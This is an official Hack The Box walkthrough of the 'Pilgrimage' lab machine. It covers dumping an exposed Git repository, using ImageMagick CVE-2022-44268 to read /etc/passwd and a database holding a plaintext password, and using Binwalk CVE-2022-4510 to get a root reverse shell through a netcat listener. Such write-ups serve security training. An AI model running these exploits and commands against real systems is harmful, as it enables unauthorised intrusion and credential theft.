Pilgrimage

11th July 2023 / Document No D23.100.244

Prepared By: C4rm3l0

Machine Author: coopertim13

Difficulty: Easy

Classification: Official

Synopsis

Pilgrimage is an easy-difficulty Linux machine featuring a web application with an exposed `Git` repository. Analysing the underlying filesystem and source code reveals the use of a vulnerable version of `ImageMagick`, which can be used to read arbitrary files on the target by embedding a malicious `tEXT` chunk into a PNG image. The vulnerability is leveraged to obtain a `SQLite` database file containing a plaintext password that can be used to SSH into the machine. Enumeration of the running processes reveals a `Bash` script executed by `root` that calls a vulnerable version of the `Binwalk` binary. By creating another malicious PNG, `CVE-2022-4510` is leveraged to obtain Remote Code Execution (RCE) as `root`.

Skills Required

- Basics of Web enumeration
- Basics of Linux enumeration

Skills Learned

- Rudimentary source code review
- Basic scripting

- Structure of PNG files

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.219 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.219
```


```
nmap -p$ports -sC -sV 10.10.11.219

Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-11 12:31 EEST
Nmap scan report for 10.10.11.219
Host is up (0.056s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
|   256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_  256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

An initial `Nmap` scan reveals `SSH` and `Nginx` services running on their respective default ports. The domain `pilgrimage.htb` is revealed, which we add to our `hosts` file.

```
echo "10.10.11.219 pilgrimage.htb" | sudo tee -a /etc/hosts
```

HTTP

Browsing to the website we find an image-related application.



We run a feroxbuster scan to enumerate potentially exposed directories and endpoints.

```
feroxbuster --url http://pilgrimage.htb -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

```
feroxbuster --url http://pilgrimage.htb -w /usr/share/seclists/Discovery/Web-Content/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.0
──────────────────────┬──────────────────────────────────────────────────────
 🎯   Target Url      │ http://pilgrimage.htb
 🚀   Threads         │ 50
 📖   Wordlist        │ /usr/share/seclists/Discovery/Web-Content/common.txt
 👌   Status Codes    │ All Status Codes!
 💥   Timeout (secs)  │ 7
 🦡   User-Agent      │ feroxbuster/2.10.0
 💉   Config File     │ /etc/feroxbuster/ferox-config.toml
 🔎   Extract Links   │ true
 🏁   HTTP methods    │ [GET]
 🔃   Recursion Depth │ 4
──────────────────────┴──────────────────────────────────────────────────────
 🏁   Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────────────────────────────

[####################] - 31s   117926/117926  0s      found:46      errors:0
[####################] - 11s     4716/4716    440/s   http://pilgrimage.htb/
[####################] - 11s     4716/4716    444/s   http://pilgrimage.htb/.git/
[####################] - 11s     4716/4716    439/s   http://pilgrimage.htb/.git/logs/
<...SNIP...>
[####################] - 13s     4716/4716    376/s   http://pilgrimage.htb/assets/
[####################] - 18s     4716/4716    269/s   http://pilgrimage.htb/assets/css/
[####################] - 19s     4716/4716    248/s   http://pilgrimage.htb/assets/images/
[####################] - 19s     4716/4716    243/s   http://pilgrimage.htb/assets/js/
[####################] - 19s     4716/4716    252/s   http://pilgrimage.htb/tmp/
[####################] - 18s     4716/4716    259/s   http://pilgrimage.htb/vendor/
[####################] - 11s     4716/4716    447/s   http://pilgrimage.htb/vendor/jquery/
```

The scan reveals an exposed `.git` directory, which means that we could potentially dump its contents and recreate the repository using a tool such as git-dumper.

```
git-dumper http://pilgrimage.htb/ ./pilgrimage_source
```

```
git-dumper http://pilgrimage.htb/ ./pilgrimage_source

[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
<...SNIP...>
[-] Fetching http://pilgrimage.htb/.git/objects/50/210eb2a1620ef4c4104c16ee7fac16a2c83987 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/23/1150acdd01bbbef94dfb9da9f79476bfbb16fc [200]
[-] Fetching http://pilgrimage.htb/.git/objects/ca/d9dfca08306027b234ddc2166c838de9301487 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/88/16d69710c5d2ee58db84afa5691495878f4ee1 [200]
[-] Fetching http://pilgrimage.htb/.git/objects/f1/8fa9173e9f7c1b2f30f3d20c4a303e18d88548 [200]
[-] Running git checkout .
```

The tool runs successfully and we have obtained a clone of the repository, which we can now enumerate.

Foothold

The repository appears to contain the source code of the web application and consists mostly of `PHP` files and assets. However, among the files is also a binary called `magick`, which belongs to the `ImageMagick` software suite that is used for editing and manipulating digital images.

We proceed to check the tool's version.

```
./magick --version
```

```
./magick --version

Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

Searching for the keywords `imagemagick 7.1.0-49 vulnerability` leads us to a repository for CVE-2022-44268, which showcases an Arbitrary File Read exploit for that specific version of the tool.

The reference linked on the repository outlines that the vulnerability occurs when parsing PNG files, which may contain embedded references to other files.

```
A malicious actor could craft a PNG or use an existing one and add a textual chunk type (e.g., tEXt). These types have a keyword and a text string. If the keyword is the string “profile” (without quotes) then ImageMagick will interpret the text string as a filename and will load the content as a raw profile, then the attacker can download the resized image which will come with the content of a remote file.
```

The exploitation path consists of crafting a malicious PNG file with a `tEXT` chunk containing a `profile` attribute referencing a local file. When the tool is used to convert, modify, or otherwise process the image, the contents of the referenced files are then embedded into the new image.

We try out the aforementioned Proof of Concept (PoC), which is a simple `Rust` application that creates the malicious PNG for us.

```
git clone https://github.com/voidz0r/CVE-2022-44268.git
cd CVE-2022-44268
cargo run "/etc/passwd"
```

> Note: `cargo` is used to compile and run the `Rust` program. It is recommended that you install it using rustup.

Running the PoC generates a file called `image.png`. We can take a look at its data using the `identify` command.

```
identify -verbose image.png
```

```
identify -verbose image.png

Image:
  Filename: image.png
  Format: PNG (Portable Network Graphics)
  Mime type: image/png
<...SNIP...>
  Compression: Zip
  Orientation: Undefined
  Properties:
    date:create: 2023-09-04T09:04:31+00:00
    date:modify: 2023-09-04T09:04:31+00:00
    png:IHDR.bit-depth-orig: 8
    png:IHDR.bit_depth: 8
    png:IHDR.color-type-orig: 6
    png:IHDR.color_type: 6 (RGBA)
    png:IHDR.interlace_method: 0 (Not interlaced)
    png:IHDR.width,height: 200, 200
    png:sRGB: intent=0 (Perceptual Intent)
    png:text: 1 tEXt/zTXt/iTXt chunks were found
    profile: /etc/passwd
    signature: 2c4a66266c5ad8f8488d9c77fae9a319ed360a86f13f21d8481f5b4314f0ea18
  Artifacts:
    filename: image.png
    verbose: true
  Tainted: False
  Filesize: 1653B
  Number pixels: 40000
  Pixels per second: 38.4677MB
  User time: 0.000u
  Elapsed time: 0:01.001
  Version: ImageMagick 6.9.11-60 Q16 aarch64 2021-01-25 https://imagemagick.org
```

We can see the `tEXT` chunk with the `profile` attribute referencing the file `/etc/passwd`. We now attempt to upload it to the web application and check the returned file's specific data.

After uploading the file we get the shrunken file `64f59dc103cbb.png` back and proceed to run the same `identify` command.

```
identify -verbose 64f59dc103cbb.png
```

```
identify -verbose 64f59dc103cbb.png

<...SNIP...>
    png:text: 4 tEXt/zTXt/iTXt chunks were found
    png:tIME: 2023-09-04T09:05:05Z
    Raw profile type:

    1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e67205379374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f3a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a

    signature: d02a8da86fec6ef80c209c8437c76cf8fbecb6528cd7ba95ef93eecc52a171c7
<...SNIP...>
```

In the exact same section of the converted file, we now find a large chunk of hex data instead of the `/etc/passwd` reference. We paste the chunk into a file called `hex` and use `tr` to strip the newline characters.

```
tr -d '\n' < hex
```

We then paste the hex data into the following `Python` one-liner, to convert it into readable bytes.

```
python3 -c 'print(bytes.fromhex("726f6f743a783a303..."))'
```

```
python3 -c 'print(bytes.fromhex("726f6f74<...SNIP...>e2f66616c73650a"))'

b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/no
login\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr
/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:
x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/s
pool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-
Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65
534::/nonexistent:/usr/sbin/nologin\nsystemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin\nsystemd-resolve:x:102:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin\nmessagebus:x:103:109::/nonexistent:/usr/sbin/nologin\nsystemd-
timesync:x:104:110:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin\nemily:x:1000:1000:emily,,,:/home/emily:/bin/bash\nsystemd-
coredump:x:999:999:systemd Core
Dumper:/:/usr/sbin/nologin\nsshd:x:105:65534::/run/sshd:/usr/sbin/nologin\n_laurel:x:998:998::/var/log/laurel:/bin/
false\n'
```

Our exploit was successful and we have obtained the target system's `/etc/passwd` file.

Having the ability to read arbitrary files on the target system, we now need to hone in on something that will allow us to progress. We check the `index.php` file of the downloaded source code and find a reference to a `SQLite` database file:

```
<?php
<...SNIP...>
      if(isset($_SESSION['user'])) {
        $db = new PDO('sqlite:/var/db/pilgrimage');
        $stmt = $db->prepare("INSERT INTO `images` (url,original,username) VALUES
(?,?,?)");
        $stmt->execute(array($upload_path,$_FILES["toConvert"]
["name"],$_SESSION['user']));
      }
      header("Location: /?message=" . $upload_path . "&status=success");
    }
    else {
      header("Location: /?message=Image shrink failed&status=fail");
    }
  }
  else {
```

```
    header("Location: /?message=Image shrink failed&status=fail");
  }
}
?>
```

With that in mind, we re-run the exploit and target the `/var/db/pilgrimage` file.

```
cargo run "/var/db/pilgrimage"
```

We follow the same procedure, trimming the `\n` characters and converting the file to bytes, only this time we save it into a file, which can be done with this short `Python` script.

```
with open("hex", "rb") as f:
    data = bytes.fromhex(f.read().decode())

with open("sql.db", "wb") as f:
    f.write(data)
```

```
python3 convert.py
file sql.db
```

```
file sql.db

sql.db: SQLite 3.x database, last written using SQLite version 3034001, file
counter 63, database pages 5, cookie 0x4, schema 4, UTF-8, version-valid-for 63
```

We can now open the database using `sqlite3`.

```
sqlite3 sql.db
```

We enumerate the tables and dump the contents of the `users` table:

```
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
images  users
sqlite> select * from users;
emily|abigchonkyboi123
```

We have successfully obtained credentials for `emily`, and attempt to SSH into the box using the password `abigchonkyboi123`.

```
ssh emily@pilgrimage.htb

The authenticity of host 'pilgrimage.htb (10.10.11.219)' can't be established.
ED25519 key fingerprint is SHA256:uaiHXGDnyKgs1xFxqBduddalajktO+mnpNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pilgrimage.htb' (ED25519) to the list of known hosts.
emily@pilgrimage.htb's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
emily@pilgrimage:~$ id
uid=1000(emily) gid=1000(emily) groups=1000(emily)
```

The `user` flag can be found at `/home/emily/user.txt`.

Privilege Escalation

We enumerate the `root` processes running on the machine using `ps` and `grep`.

```
ps auxww | grep root
```

```
emily@pilgrimage:~$ ps auxww | grep root

<...SNIP...>
root         710  0.0  0.0   2516   780 ?        S    18:53   0:00 /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
root         711  0.0  0.0   6816  2288 ?        S    18:53   0:00 /bin/bash /usr/sbin/malwarescan.sh
<...SNIP...>
```

We notice a `Bash` script called `malwarescan.sh` being executed by `root` and likely calling the `inotifywait` command.

We take a closer look at the script:


```
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
```

```
  filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1
| /usr/bin/sed -n -e 's/^.*CREATE //p')"
  binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
    if [[ "$binout" == *"$banned"* ]]; then
      /usr/bin/rm "$filename"
      break
    fi
  done
done
```

The script uses `inotifywait` to monitor the `/var/www/pilgrimage.htb/shrunk/` directory for new files. When a new file is created, the script uses `tail` and `sed` to extract the filename from the output of `inotifywait`. Then, `binwalk` is used to extract any binary data and store it in the `binout` variable. If any of the blacklisted strings are found, the file is removed.

Whenever non-default tools are used in `root`-executed scripts like these, it is worth taking a closer look. We start by enumerating `Binwalk`'s version:

```
binwalk
```



A little research leads us to the following advisory and an accompanying PoC for `CVE-2022-4510`, which is a Remote Code Execution (RCE) vulnerability in `Binwalk`.

The advisory outlines that if the program is called in "extract mode (-e)", it can be exploited. Luckily for us, that is the case in the `Bash` script at hand.

We can simply copy the `Python` PoC and use any existing PNG file as a template for the malicious image.

We specify our attacking machine's IP, and the port of our listener, in this case, `4444`.

```
python3 cve.py dwn.png 10.10.14.4 4444
```

```
python3 cve.py dwn.png 10.10.14.4 4444

###############################################
------------------CVE-2022-4510---------------
###############################################
--------Binwalk Remote Command Execution--------
------Binwalk 2.1.2b through 2.3.2 included-----
-----------------------------------------------
###############################################
----------Exploit by: Etienne Lacoche-----------
---------Contact Twitter: @electr0sm0g----------
------------------Discovered by:----------------
---------Q. Kaiser, ONEKEY Research Lab---------
---------Exploit tested on debian 11------------
###############################################


You can now rename and share binwalk_exploit and start your local netcat listener.
```

We launch a `Netcat` listener on port `4444` to catch our shell.

```
nc -nlvp 4444
```

The script created a file called `binwalk_exploit.png` that contains our payload. In theory, once this file is picked up by `inotifywait` and is passed to `binwalk`, the payload will trigger and land us a shell on our listener.

To test that hypothesis, we will upload the file to the `/var/www/pilgrimage.htb/shrunk/` directory using a `Python` HTTP server and `wget`.

We fire up the server in the directory of `binwalk_exploit.png`:

```
python3 -m http.server
```

On the target, we switch to the aforementioned directory and download the file.

```
cd /var/www/pilgrimage.htb/shrunk
wget 10.10.14.4:8000/binwalk_exploit.png
```

```
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ wget 10.10.14.4:8000/binwalk_exploit.png

--2023-09-04 21:09:10--  http://10.10.14.4:8000/binwalk_exploit.png
Connecting to 10.10.14.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 69492 (68K) [image/png]
Saving to: ‘binwalk_exploit.png’

binwalk_exploit.png     100%[===========================>]  67.86K  --.-KB/s    in 0.1s


2023-09-04 21:09:10 (593 KB/s) - ‘binwalk_exploit.png’ saved [69492/69492]
```

A second later we receive a callback on our listener:

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.219] 60796
id
uid=0(root) gid=0(root) groups=0(root)
```

Our payload triggered successfully and we have obtained `root` privileges on the target. The final flag can be found at `/root/root.txt`.